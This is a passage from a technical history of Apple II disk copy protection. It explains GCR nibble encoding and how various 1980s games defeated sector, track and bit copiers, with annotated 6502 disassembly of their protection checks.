Second is the track-copier. It also relies on sectors being well-defined, with known the values for the prologues and epilogues. However, it reads the sectors in the order in which they arrive, and then writes the entire track in one pass[41], by itself. It shares the same limitations as the sector-copier regarding reading sectors and discarding the data between them, but it keeps the sectors in the same order as they were originally, which can be important. (§7.10.9.)

Third is the bit-copier. Unlike the previous two, it makes as few assumptions as possible about the data on the disk. Instead, it treats tracks as the bitstream that they are, and attempts to measure the length of the track while reading.[42] It intends to write the track exactly as it appears on the disk, including the data between the sectors, in one pass. Some bit-copiers can be directed to copy the additional zero-bits in the stream, but there is a limit to how reliably these bits can be detected, and the method to detect them can be exploited. Some bit-copiers can be directed to attempt to reproduce the layout of the disk across track boundaries. See sections 7.10.12 and 7.11.3.

The most important point about copiers in general is that there is simply no way to read data off of a disk with 100% accuracy, unless you can capture the complete bitstream on the disk itself, which can be done only with specialised hardware. There is no way for software alone to read all of the bits explicitly and understand how the controller will behave while parsing them.

[41] As opposed to reading the sectors in sequential order, and then writing the entire track—that would only make it a sector-copier with a faster write routine.

[42] A sector-copier can use the collection of sectors as a basic track length; the bit-copier has no such luxury. Instead, it is left to "guess", and might be forced to discard or insert additional data to reconstruct a track of the same length. The difference occurs when the rotation speed of the drive that is being used to make the copy is not the same as that of the drive that was used to make the original.

7.8 Super-super decoder ring

Despite the quite strict requirements regarding the format of data on the disk, DOS introduced two additional requirements regarding the format of data within a sector. The first requirement is that there must not be more than one pair of zero-bits in the value. The second requirement is that there be at least one pair of consecutive one-bits, excluding the sign bit.

If we ignore the DOS requirements for the moment, and consider instead all possible values which comply with the hardware requirement to have no more than two consecutive zero-bits, then there are 81 legal values.

10010010 (92)	10101101 (AD)	11001110 (CE)	11101011 (EB)
10010011 (93)	10101110 (AE)	11001111 (CF)	11101100 (EC)
10010100 (94)	10101111 (AF)	11010010 (D2)	11101101 (ED)
10010101 (95)	10110010 (B2)	11010011 (D3)	11101110 (EE)
10010110 (96)	10110011 (B3)	11010100 (D4)	11101111 (EF)
10010111 (97)	10110100 (B4)	11010101 (D5)	11110010 (F2)
10011001 (99)	10110101 (B5)	11010110 (D6)	11110011 (F3)
10011010 (9A)	10110110 (B6)	11010111 (D7)	11110100 (F4)
10011011 (9B)	10110111 (B7)	11011001 (D9)	11110101 (F5)
10011100 (9C)	10111001 (B9)	11011010 (DA)	11110110 (F6)
10011101 (9D)	10111010 (BA)	11011011 (DB)	11110111 (F7)
10011110 (9E)	10111011 (BB)	11011100 (DC)	11111001 (F9)
10011111 (9F)	10111100 (BC)	11011101 (DD)	11111010 (FA)
10100100 (A4)	10111101 (BD)	11011110 (DE)	11111011 (FB)
10100101 (A5)	10111110 (BE)	11011111 (DF)	11111100 (FC)
10100110 (A6)	10111111 (BF)	11100100 (E4)	11111101 (FD)
10100111 (A7)	11001001 (C9)	11100101 (E5)	11111110 (FE)
10101001 (A9)	11001010 (CA)	11100110 (E6)	11111111 (FF)
10101010 (AA)	11001011 (CB)	11100111 (E7)	
10101011 (AB)	11001100 (CC)	11101001 (E9)	
10101100 (AC)	11001101 (CD)	11101010 (EA)	

If we introduce the first of the DOS requirements that there not be more than one pair of zero-bits, then there are only 72 compliant values, as we see here:

10010101 (95)	10110010 (B2)	11010010 (D2)	11101011 (EB)
10010110 (96)	10110011 (B3)	11010011 (D3)	11101100 (EC)
10010111 (97)	10110100 (B4)	11010100 (D4)	11101101 (ED)
10011010 (9A)	10110101 (B5)	11010101 (D5)	11101110 (EE)
10011011 (9B)	10110110 (B6)	11010110 (D6)	11101111 (EF)
10011101 (9D)	10110111 (B7)	11010111 (D7)	11110010 (F2)
10011110 (9E)	10111001 (B9)	11011001 (D9)	11110011 (F3)
10011111 (9F)	10111010 (BA)	11011010 (DA)	11110100 (F4)
10100101 (A5)	10111011 (BB)	11011011 (DB)	11110101 (F5)
10100110 (A6)	10111100 (BC)	11011100 (DC)	11110110 (F6)
10100111 (A7)	10111101 (BD)	11011101 (DD)	11110111 (F7)
10101001 (A9)	10111110 (BE)	11011110 (DE)	11111001 (F9)
10101010 (AA)	10111111 (BF)	11011111 (DF)	11111010 (FA)
10101011 (AB)	11001010 (CA)	11100101 (E5)	11111011 (FB)
10101100 (AC)	11001011 (CB)	11100110 (E6)	11111100 (FC)
10101101 (AD)	11001101 (CD)	11100111 (E7)	11111101 (FD)
10101110 (AE)	11001110 (CE)	11101001 (E9)	11111110 (FE)
10101111 (AF)	11001111 (CF)	11101011 (EB)	11111111 (FF)

If we introduce the second of the DOS requirements that there be at least one pair of consecutive one-bits, excluding the sign bit, then there are only 64 compliant values:

10010110 (96)	10110100 (B4)	11010110 (D6)	11101101 (ED)
10010111 (97)	10110101 (B5)	11010111 (D7)	11101110 (EE)
10011010 (9A)	10110110 (B6)	11011001 (D9)	11101111 (EF)
10011011 (9B)	10110111 (B7)	11011010 (DA)	11110010 (F2)
10011101 (9D)	10111001 (B9)	11011011 (DB)	11110011 (F3)
10011110 (9E)	10111010 (BA)	11011100 (DC)	11110100 (F4)
10011111 (9F)	10111011 (BB)	11011101 (DD)	11110101 (F5)
10100110 (A6)	10111100 (BC)	11011110 (DE)	11110110 (F6)
10100111 (A7)	10111101 (BD)	11011111 (DF)	11110111 (F7)
10101011 (AB)	10111110 (BE)	11100101 (E5)	11111001 (F9)
10101100 (AC)	10111111 (BF)	11100110 (E6)	11111010 (FA)
10101101 (AD)	11001011 (CB)	11100111 (E7)	11111011 (FB)
10101110 (AE)	11001101 (CD)	11101001 (E9)	11111100 (FC)
10101111 (AF)	11001110 (CE)	11101010 (EA)	11111101 (FD)
10110010 (B2)	11001111 (CF)	11101011 (EB)	11111110 (FE)
10110011 (B3)	11010011 (D3)	11101100 (EC)	11111111 (FF)

That leaves us with eight values for which there is not more than one pair of zero-bits, but also not one pair of consecutive one-bits, excluding the sign bit. DOS reserves some of these value for a separate purpose.

10010101 (95)
11010010 (D2)
11010100 (D4)
11010101 (D5)
10100101 (A5)
10101001 (A9)
10101010 (AA)
11001010 (CA)

That leaves us with 17 values for which there are not more than two consecutive zero-bits, which seems like a missed opportunity for a better encoding:

10010010 (92)	10101001 (A9)	11100100 (E4)
10010011 (93)	10101010 (AA)	
10010100 (94)	11001001 (C9)	
10010101 (95)	11001010 (CA)	
10011001 (99)	11001100 (CC)	
10011100 (9C)	11010010 (D2)	
10100100 (A4)	11010100 (D4)	
10100101 (A5)	11010101 (D5)	

Having exactly 64 entries in the table allows us to represent all of the values using six bits. That leads us to an encoding method known as "6-and-2 Group Code Recording (GCR)" or more commonly "6-and-2" encoding.

In "6-and-2" encoding, an eight-bit value is split into two parts, where the high six bits are separated from the low two bits. (The disk system for which DOS 3.2 was first written had an additional restriction that did not allow consecutive zero-bits, and so used "5-and-3" encoding for the same purpose.) To encode an entire sector, each of the two-bit values are gathered together, such that three of them form another six-bit value in reverse order, and are stored first, followed by each of the regular six-bit values. Prior to storing any of the values, they must be transformed into the values in our table of 64 nibbles. This is done by using the original value as an index into the nibble table, and writing the value from the table instead.

When we place the original value beside the nibble value, the table looks like this:

00 = 96	10 = B4	20 = D6	30 = ED
01 = 97	11 = B5	21 = D7	31 = EE
02 = 9A	12 = B6	22 = D9	32 = EF
03 = 9B	13 = B7	23 = DA	33 = F2
04 = 9D	14 = B9	24 = DB	34 = F3
05 = 9E	15 = BA	25 = DC	35 = F4
06 = 9F	16 = BB	26 = DD	36 = F5
07 = A6	17 = BC	27 = DE	37 = F6
08 = A7	18 = BD	28 = DF	38 = F7
09 = AB	19 = BE	29 = E5	39 = F9
0A = AC	1A = BF	2A = E6	3A = FA
0B = AD	1B = CB	2B = E7	3B = FB
0C = AE	1C = CD	2C = E9	3C = FC
0D = AF	1D = CE	2D = EA	3D = FD
0E = B2	1E = CF	2E = EB	3E = FE
0F = B3	1F = D3	2F = EC	3F = FF

DOS reserved two values from our fourth table—`#$AA` and `#$D5`—for the prologue signatures. These values are good candidates for the purpose of identifying the headers, because they do not conform to the "at least one pair of consecutive one-bits" criterion, and thus do not conflict with the entries in the "nibbilisation" table. It is not a coincidence that they have alternating bit values; `#$D5` is `#$55` without the sign bit. By reserving these values, it ensures that the bitstream generated by arbitrary sector data cannot contain a long string of ones (prevented by reserving `#$FF`), or alternating zeroes and ones (prevented by reserving `#$AA` and `#$D5`), regardless of the user's data.

The third value of the prologue signature (`#$96` or `#$AD`) need be unique only between the headers, in order to distinguish between the two. The combination of unique values and non-unique values still produces a unique sequence.

DOS reserved one value from our fourth table—`#$AA`—for the second byte of the epilogue signatures, for the same reason as for the prologue. The first byte of the epilogue signature need not be unique with respect to sector data (because the combination of unique values and non-unique values still produces a unique sequence), but obviously it must not match the first byte of the prologue, because the third byte of the epilogue (intended to be `#$EB`) is written sometimes with only limited success (and it is never verified for this reason), and so could potentially be read as the third byte of a prologue instead, with unpredictable results.

The decoding process requires a reverse transformation, via a table which is typically filled with all of the values in a six-bit number. (See the sections on Race Conditions and SpiraDisc for two counter-examples.) The layout of the table is the special thing, though—the nibbles that are read from disk are used as an index into the table, in order to recover the original six-bit value. So the table has gaps between some of the values, because the legal values of the nibbles are not consecutive.

Note that convention is a powerful force. There is no reason for the table to have the nibbilisation entries in that order, or to exclude `#$AA` or `#$D5` (or any of the other 15 entries from the last table) from the set. Further, according to John Brooks, it is possible to use all 81 values from our first table, combined with a special encoding method, which would increase the data density by 105.5%, and potentially even more.[43]

7.9 Write-protection

The absolute simplest possible protection against a copy is to check if the disk is write-protected. The vast majority of owners of duplicated software won't bother to write-protect the disk. If the disk is not write-protected, then the image is considered to be a copy, rather than the original.

Alien Addition uses this technique.

```
1 ;assumes slot 6
  7975    LDA   $C0ED      ;request status
3 7978    LDA   $C0EE      ;read status
  797B    BPL   $7985      ;taken if write-
    enabled
```

A more generic version of the technique is slightly longer:

```
  0000    LDX   $2B        ;fetch slot (x16)
2 0002    LDA   $C08D,X    ;request status
  0005    LDA   $C08E,X    ;read status
4 0008    BPL   $0008      ;hang if write-
    enabled
```

7.10 Sector-level protections

7.10.1 Altered prologue/epilogue

This is one of the simpler techniques available, and was used by many titles. Standard DOS 3.3 uses

[43] http://www.bigmessowires.com/2015/08/27/apple-ii-copy-protection/#comment-227325

the sequence `#$D5 #$AA #$96` to identify the address field prologue, `#$D5 #$AA #$AD` to identify the data field prologue, and `#$DE #$AA` to identify both of the epilogues. Of course, it is possible to choose from the 17 values from our fifth table, for either the first two bytes of the prologue values, or the second byte of the epilogue. It is also possible to choose from among the 81 values from our first table, for either the third byte of the prologue, or the first byte of the epilogue.

Most commonly, only one value is changed in the prologue or epilogue, and that same value is used for every sector on every track of the disk.

Lucifer's Realm uses this technique; the epilogue was changed from `#$DE #$AA` to `#$DF #$AA`.

The Tracer Sanction extended the technique by carrying a table of values, and using a different value for each track.

Masquerade extended the technique to the sector level, by requiring that each even sector has one value, and each odd sector has another value. The routine extracts bit zero of the sector number, and then inverts it, to create the key which is applied to the identification byte. Thus, even sectors use `#$D5` (the standard value), and odd sectors use `#$D4`. This is necessary because sector zero of track zero must have the regular value in order to be readable by the boot PROM.

The Coveted Mirror used exactly the same technique–and almost the exact same code–at only the track level.

Due to size limitations, the boot PROM does not verify the epilogue bytes[44] allowing all sectors on all tracks—including the boot sector itself—to be protected. The most common technique involved altering the epilogue values to something other than the default value. This protection cannot be reproduced by a sector-copier or track-copier, which requires the default values to be seen, because they will fail to copy the sector. Operation Apocalypse uses this technique.

Given that the boot PROM does not verify the epilogue bytes, a very light protection technique is to change the epilogue values to something other than the default values for sector zero of track zero only, leaving all other sectors readable. This protection cannot be reproduced by a sector-copier or track-copier which requires the default values to be seen, because they will fail to copy the boot-sector, leaving the disk unusable. Alien Addition makes use of this technique.

A common technique to defeat this protection is to ignore read errors for all sectors, in the hope that it is caused by the non-default epilogue values alone. However, given the degrading state of floppy disks these days, ignoring read errors can hide the fact that the disk is truly failing.

The address field contains more than just the track and sector numbers. It also contains a volume number. This value can be used as a quick method to determine which disk from a set is currently inserted into the drive. However, support for it—even in DOS—is poor. So many programs, including DOS itself, assume that the volume number is the default value. When it is changed, the read fails. By hard-coding the new value in DOS, the disk will be readable only by itself. Algebra Arcade uses this technique.

This technique can also be used in a slightly different way. Since each sector can have its own volume number, any value can be put there, as long as the program is aware of that fact.

Randamn sets the volume number to a checksum calculated from the current track and sector, and hangs if the values do not match.

Both the address field and data field contain a checksum of the data that precede it, prior to the epilogue. The checksum algorithm is usually a rolling exclusive-OR of each of the bytes, with a zero seed. However, there is no requirement that either of these things is used, for sectors other than sector zero of track zero. For other sectors, the seed can be set to any value, and the algorithm can be a cumulative ADD or anything else at all. This protection cannot be reproduced by a sector-copier or track-copier which relies on the regular algorithm, because the disk will appear to be corrupted.

Hellfire Warrior uses a slight variation on this technique. It maintains a counter at address `$40`, which coincides with the track number which is stored by the boot PROM. In order to break out of the loop that reads sectors into memory, the program requests the boot PROM to read a sector with an intentionally bad checksum. This causes the boot PROM to rewrite the value at address `$40`. The new value is exactly what the program requires as the exit condition. This protection cannot be reproduced by a sector-copier or track-copier, because they will fail to copy this sector, resulting in a disk that has only sectors with good checksums. The disk

[44] It also ignores the address field checksum and volume number.

will not boot because it will never exit the loop.

The volume number is normally an eight-bit value. For efficiency of encoding it, DOS uses a "4-and-4" encoding, where the four odd bits are separated from the low even bits, and converted to nibbles. To recombine them, it is a simple matter to shift the nibble holding the odd bits ("abcd") one to the left, resulting in an encoding that looks like "a1b1c1d1", and then to `AND` the result with the nibble holding the even bits ("efgh"), whose encoding that looks like "1e1f1g1h". This method requires 16 bytes to describe the address field. Since the track, sector, and checksum, are known to fit into six bits each, it is easy to see that if the volume number is disregarded, a "6-and-0" encoding can be used instead. This method requires only four nibbles to describe the address field. Algernon uses this technique.

The entries in the address field have a defined order because the boot PROM needs to read them to identify sector zero of track zero, and any other sector which the PROM is asked to read. However, it is possible to change the order of the entries for other sectors on the disk, and then to read the sectors manually.

7.10.2 Fewer sectors

The major reason for using 16 sectors per track is because that is the maximum number that can fit within the standard format created by DOS 3.3. DOS 3.2 supported only 13 sectors per track, because of the limitation of the hardware regarding consecutive zeroes. Copy protection techniques are free to use fewer sectors than either of those values.

Wavy Navy uses ten sectors per track, while Olympic Decathlon uses eleven and Karateka uses a dozen. The sectors in these examples are all the regular size, but encoded in a wasteful manner. (Primarily the "4-and-4" encoding was used because the decoder is very small, but sometimes "5-and-3" because the decoder looks weird when compared with the more familiar "6-and-2" encoding.) The wasteful encoding is the reason for the reduced sector count; there really isn't more room for more sectors.

7.10.3 More sectors

The standard DOS 3.3 format disk uses 16 individual sectors per track, with relatively large gaps between the sectors. Consider how much space would be available if those sectors were combined into a single large sector, with a single field that combines both address (specifically, only the track number) and data fields. Yes, it would require reading the entire track in order to find the field again once the track had been verified, but for some applications, performance is not that critical. This is what Infocom did, on programs such as A Mind Forever Voyaging. Once the track had been found, and the data field found again, then the program read (and discarded) sectors sequentially until the required one was found. Again, if the performance is not that critical, the fact that the routine can fetch only one sector at a time is not an issue. In fact, the implementation works well enough for the text-adventure scenario in which it was used. Since the user will be reading the text while additional text is loading, the time required for that loading goes mostly unnoticed.

Consider how much space would be available if those gaps were reduced to the minimum of five self-synchronizing values before the address field prologue, with just a few bytes of gap between the address and data headers. Then reducing the prologue byte count from three to two, and the epilogue byte count from two to one. Consider how much space would be available by merging groups of sectors. If you converted the track into six sectors of three times the size, you would have RWTS18. This is a good compromise between speed and density. On one side, having fewer sectors means less processing; and on the other side, having more sectors means less latency to find a sector. The RWTS18 routine also supports "read scattering" by assigning a dummy write address to the pages that aren't needed.

This second technique was used very heavily by Brøderbund, on programs such as Airheart (and even three years later, on Prince of Persia), but other companies made use of it, too, such as Infogrames in Hold-Up. Interestingly, in the case of Airheart, after compressing the title screen to reduce its size

on the disk, the rest of the game fit on a regular 16-sector disk.

7.10.4 Big sectors

There is no requirement to define multiple sectors per track. It is possible to define a single sector that spans the entire track.[45] However, there can be a significant time penalty while reading such a track, because it requires up to one complete rotation in order to find the start of the sector.

Lady Tut uses a single sector per track, at a size equivalent to eleven 256-bytes sectors.

7.10.5 Encoded sectors

As noted previously, there is no reason for a disk to use our sixth table—there is no reason to have the nibbilisation entries in that order, nor even to use those values at all. Any alteration to the table results in a disk that can be copied freely, but whose contents cannot be read from the outside. Further, the DOS on such a disk cannot write files from the inside to the outside. The reason why the read would fail is because the standard table would be applied to data that requires the alternative table to decode, resulting in the wrong decoding. The reason why the write would fail is because the alternative table would be applied to data that requires the standard table to encode, resulting in the wrong encoding.

Maze Craze Construction Set uses an alternative nibble table—all of the values from `#$A9-FF` from our first table. These values might have been chosen because they provide the least sparse array when used as indexes.

Bop'N Wrestle uses the regular nibble table (and a standard DOS 3.3), but in reverse order.

7.10.6 Duplicated sectors

The address field carries the sector number, but the controller does not need or use this information, except when the boot PROM is requested to read a sector. Therefore, it is possible to have multiple sectors with the same number.[46] There are numerous ways in which they could be distinguished, such as by the volume number. A protection technique could set every sector number to the same value in the address field. It could set them all to zero, provided that the checksum algorithm is changed, so that the boot PROM will read successfully only the true sector zero, in order to boot the disk. It could also use the volume number from the address field as the page number in which to write the sector data. This would be a very compact way to load data without the need to pass the address as a parameter to the loader.

Math Blaster has two sectors numbered zero on track zero. The program distinguishes between them by examining the first nibble after the address field epilogue, but the checksum of the second sector zero also fails verification, which is why the boot PROM does not see it. This protection cannot be reproduced by a sector-copier or track-copier, because those copiers will write only a single sector zero to a track. It is unpredictable which of the two sector zeroes would be written, but even if the true one is chosen, the copy is revealed by the program missing the duplicated sector.

7.10.7 Sector numbering

The address field carries the sector number, but the controller does not need or use this information, except when the boot PROM is requested to read a sector. Therefore, it is possible to have sectors whose number is not in the range of zero to 15.[47] Any eight-bit value can be used, as long as the program is expecting it. This protection cannot be reproduced by a sector-copier, because the copier will not copy those sectors at all.

7.10.8 Sector location

The address field carries the track and sector number, but the controller does not need or use this information, except when the boot PROM is requested to read a sector. Therefore, it is possible for a sector to "lie" about its location on the disk. For example, the address field of sector three on track zero could label itself as sector zero on track three. This protection cannot be reproduced by a sector-copier which relies on DOS to perform the write, because they will

[45] This would be the equivalent of about 18.5 256-bytes sectors in "6-and-2" encoding. Using 19 sectors is possible, if the full range of values from the first figure is used, but it introduces a problem to identify the start of the sector, since there are no single values that can be reserved exclusively. One possible solution is to find a sequence which cannot appear in user-data due to particular characteristics of the decoding process. Just because it is possible, it doesn't mean that it's easy.

[46] The same is true for the track number, and Jumble Jet has multiple tracks which claim to be track zero.

[47] The same is true for the track number. That is, a number which is not in the range of zero to 34.




Figure 16 – Floppy sectors interleaving.

not duplicate this information, because DOS will fill in the address field by itself when placing the sector on the disk. Thus, a program that seeks to a track that contains "misplaced" sectors will not find any misplaced sectors, or will receive the wrong content instead.

Discover uses this technique; it changes the identity of one particular sector in the sector interleave table, on one particular track.

7.10.9 Synchronised sectors

Since the approximate rotation speed of the drive is known (~300 RPM), it becomes possible to place sectors at specific locations on a track, such that they have a special position relative to other sectors on the same track. This is difficult to reproduce because of the delay that is introduced while a sector-copier is writing the data.

Hard Hat Mack takes this to the extreme, by requiring that one track has all 16 sectors in incremental order. This protection is highly unlikely to be reproduced by using a sector-copier, because after factoring in the rotation speed of the drive, the next sector is more likely to be placed halfway around the disk.

7.10.10 Bad sectors

Some protections rely on the fact that intentionally bad sectors (for example, checksum mismatch in the simplest case, but potentially physical damage could be used, too) should return a read error.


Drelbs uses this technique. This protection cannot be reproduced even with a bit-copier, because the copy will have no sectors that cannot be read.

7.10.11 Dead-space bytes

The data for a sector is well defined, but apart from the optional presence of the self-synchronizing values, the data between sectors is not defined at all. As a result, it is not often copied, either. It is possible to place specific counts of specific values in this location, which can be checked later. A program can detect a copy by the absence or wrong count of the special values.

Randamn checks the value of the byte immediately before the prologue of a particular sector, and reboots if the value looks like a self-synchronizing value. (A bit-copier might insert this values when asked to match the track length, and a sector-copier would always insert the value.)

Binomial Multiplication counts the number of values that appear between the address field epilogue and the data field prologue, and between the data field epilogue and the next sector address field prologue, for all of the sectors on a particular track. This protection cannot be reproduced by a sector-copier or a track-copier, because those copiers will discard the original data between the sectors.



7.10.12 Timing bits

The Disk][controller shifts in bits at a rate equivalent to one bit every four CPU cycles, once the

first one-bit is seen. Thus, a full nibble takes the equivalent of 32 CPU cycles to shift in. After the full nibble is shifted in, the controller holds it in the QA switch of the Data Register for the equivalent of another four CPU cycles, to allow it to be fetched reliably. After those four CPU cycles elapse, and once a one-bit is seen, the QA switch of the Data Register will be zeroed, and then the controller will begin to shift in more bits. The significant part of that statement is "once a one-bit is seen." It is possible to intentionally introduce "timing" (zero) bits into the stream in order to delay the reset. For each zero-bit that is present, the previous value will be held for another eight CPU cycles. For code that is not expecting these zero-bits to be present, a nibble that is being held back will be indistinguishable from a nibble that has newly arrived.

Creation uses this technique. It looks like this:

```
;wait for nibble to arrive
B94F    LDA   $C08C,X
B952    BPL   $B94F
;watch for #$D5
B954    CMP   #$D5
B956    BNE   $B948
;delay to ensure > 4 cycles will elapse
;before the next read occurs
B958    NOP
;read data latch
B959    LDA   $C08C,X
;check if nibble has changed
;if zero-bit is present,
;then read value lasts longer
B95C    CMP   #$D5
B95E    BEQ   $B972
```

Hacker II requires a pattern of zero-bits to be present in the stream. The effect of the delayed shift becomes clear when we count cycles.

```
;initialise mask
403A    LDA   #$08
...
;wait for nibble to arrive
4044    LDY   $C08C,X
4047    BPL   $4044     ;2 cycles
;watch for #$FB
4049    CPY   #$FB      ;2 cycles
404B    BNE   $403A     ;2 cycles
;not a do-nothing instruction!
;exists to be timing-identical
;to the BEQ at $4062
404D    BEQ   $404F     ;3 cycles
404F    NOP             ;(2 cycles)
4050    NOP             ;(2 cycles)
;read data latch
4051    LDY   $C08C,X   ;(4 cycles)
;check how many bits have shifted in
4054    CPY   #$08
;shift carry into A
4056    ROL
;until a set bit is shifted out
;(takes five rounds)
4057    BCS   $4064
;wait for nibble to arrive
4059    LDY   $C08C,X
405C    BPL   $4059     ;2 cycles
;watch for #$FF
405E    CPY   #$FF      ;2 cycles
4060    BNE   $403A     ;2 cycles
4062    BEQ   $404F     ;3 cycles
;wait for nibble to arrive
4064    LDY   $C08C,X
4067    BPL   $4064
;remember its value
4069    STY   $07
;check if proper pattern was seen
;(alternating zero-bit yes and no)
406B    CMP   #$0A
406D    BNE   $403A
;wait for nibble to arrive
406F    LDA   $C08C,X
4072    BPL   $406F
;checksum against previous value
;both must be #$FF to pass
4074    SEC
4075    ROL
4076    AND   $07
4078    EOR   #$FF
407A    BEQ   $4080
```

The timing loop is long enough for four nibbles to be shifted in if no zero-bit is present, resulting in a value of at least `#$08`. (Specifically the right-hand "`F`" from the value "`FF`".) If a zero-bit is present, then fewer than four nibbles will be shifted in, resulting in a value of less than `#$08`. This explains the "`CPY #$08`" instruction at `$4054`. It is checking if a one-bit has been shifted in four times or three times.

The "`CMP #$0A`" instruction at `$406B` is checking the final results of the multiple `CPY`s that were made. In binary, the results look like `01010` but prior to that, the results progress like this:

`0001000`**`0`**
`0010000`**`1`**
`0100`**`010`**
`100`**`0101`**
`000`**`1010`**

That means it is expecting the first pass to have a value of less than eight (carry clear), then a value of at least eight (carry set), then a value of less than eight (carry clear), then a value of at least eight (carry set), and finally a value of less than eight (carry clear), followed by two "`FF`"s. That requires the stream to look like `FB 0 FF FF 0 FF FF 0 Fx`

FF FF.

7.10.13 Floating bits

What happens if more than two consecutive zero-bits are present in a stream? Something random. The Automatic Gain Control circuit will eventually insert a one-bit because of amplified noise. It might happen immediately after the second zero-bit, or it might happen after several more zero-bits. The point is that reading that part of the stream repeatedly will yield different responses.

Mr. Do! uses this technique.

```
   ;set counter to be used later
 2 0710    LDY    #$06
   ...
 4 ;set state
   0713    LDA    #$FF
 6 0715    STA    $07C2
   ;wait for nibble to arrive
 8 0718    LDA    $C088,X
   071B    BPL    $0718
10 ;watch for #$D5
   071D    CMP    #$D5
12 071F    BNE    $0718
   ;wait for nibble to arrive
14 0721    LDA    $C088,X
   0724    BPL    $0721
16 ;watch for #$9B
   0726    CMP    #$9B
18 0728    BNE    $071D
   ;wait for nibble to arrive
20 072A    LDA    $C088,X
   072D    BPL    $072A
22 ;watch for #$AB
   072F    CMP    #$AB
24 0731    BNE    $071D
   ;wait for nibble to arrive
26 0733    LDA    $C088,X
   7036    BPL    $0733
28 ;watch for #$B2
   0738    CMP    #$B2
30 073A    BNE    $071D
   ;wait for nibble to arrive
32 073C    LDA    $C088,X
   073F    BPL    $073C
34 ;watch for #$9E
   0741    CMP    #$9E
36 0743    BNE    $071D
   ;wait for nibble to arrive
38 0745    LDA    $C088,X
   0748    BPL    $0745
40 ;watch for #$BE
   074A    CMP    #$BE
42 074C    BNE    $071D
   ;wait for nibble to arrive
44 074E    LDA    $C088,X
   0751    BPL    $074E
46 ;loop six times
   0753    DEY
48 0754    BNE    $074E
   ;change state
50 0756    INC    $07C2
   0759    BNE    $2761
52 ;store last read value on first pass
   075B    STA    $07C3
54 ;allow complete revolution and read again
   075E    JMP    $071D
56 ;check last read value on subsequent pass
   ;must be different from the first pass
58 0761    CMP    $07C3
   0764    BNE    $0771
60 ;retry up to four times
   0766    INC    $07C2
62 0769    LDA    $07C2
   076C    CMP    #$08
64 076E    BNE    $271D
```

On the first pass, the program watches for the sequence `$#D5 #$9B #$AB #$B2 #$9E #$BE`, skips the next five nibbles, and then reads and saves the sixth nibble. On subsequent passes, the program watches again for the sequence `$#D5 #$9B #$AB #$B2 #$9E #$BE`, skips the next five nibbles, and then reads and compares the sixth nibble against the sixth nibble that was read initially. The value that is read will always be a legal value, but on the original disk, with multiple zero-bits in the stream, the value that was read in one of the subsequent passes will not match the value that was read in the first pass. No matter how many extra zero-bits existed in the stream, the bit-copier will not write them out. Instead, it will "freeze" the appearance of the stream, and normalise it so that there are no more than two zero-bits emitted. As a result, the sixth nibble that was read will have the same value for all passes, and therefore fail the protection check.

7.10.14 Nibble count

Since a track is simply a stream of bits, it is possible to control the layout of the values in that stream, as long as it follows the rules of the hardware. The number of self-sychronizing values can be reduced to a single set of the minimum number, if performance is not a consideration. That means there are no other zero-bits present on the track. However, a bit-copier cannot detect the zero-bits reliably (neither their presence, nor their number), so it is left to guess if the value `#$FF` must be stored using eight or ten bits. (That is, if it is a data nibble or a self-synchronizing value.) If there are enough `#$FF` bytes on a track, and if the bit-copier assumes that every one of them must be ten bits wide, then it is possible that the bit-copier will write more data

than can fit on the track, resulting in part of the track being overwritten when the revolution completes before the write completes.

As a separate technique, it is also possible to reduce the speed of the drive while writing the data to the original disk, resulting in a track that is so dense, that the data cannot fit on a disk when written at regular speed. This is known as a "fat" track.

The more common technique is to simply use a sequence of nibbles with enough zero-bits between them, that the "delayed fetch" effect is triggered. (§7.10.12.) When the zero-bits are present, and if the fetch is fast enough (that is, it polls the QA switch of the Data Register while the top bit is clear, stores the fetched value, and then resumes polling), then there will appear to be more nibbles of a particular value than really exist, because the next bit will not be ready to shift in. A program that counts the number of nibbles will see more nibbles in the copy than in the original.

If the fetch is slow enough... now, this is an interesting case. Bit-copiers try to read the data as quickly as it comes in. This is done not by polling the QA switch of the Data Register, but by checking if the top bit is already set, in an unrolled loop, like this:

```
;2 cycle delay so
;shift might finish
TDL1    NOP
;try to detect timing bit
LDA $C0EC,X
BMI TDS2
TDL2    LDA $C0EC,X
BMI TDS2
;timing bit probably present
LDA $C0EC,X
BMI TDS3
LDA $C0EC,X
BMI TDS3
LDA $C0EC,X
BMI TDS3
LDA $C0EC,X
BMI TDS3
;3 cycle penalty if taken!
BPL TDL2
TDS2    STA ($0),Y
...
RTS
;store value with timing bit
;loses one bit as a result
TDS3    AND #$7F
STA ($0),Y
...
RTS
```

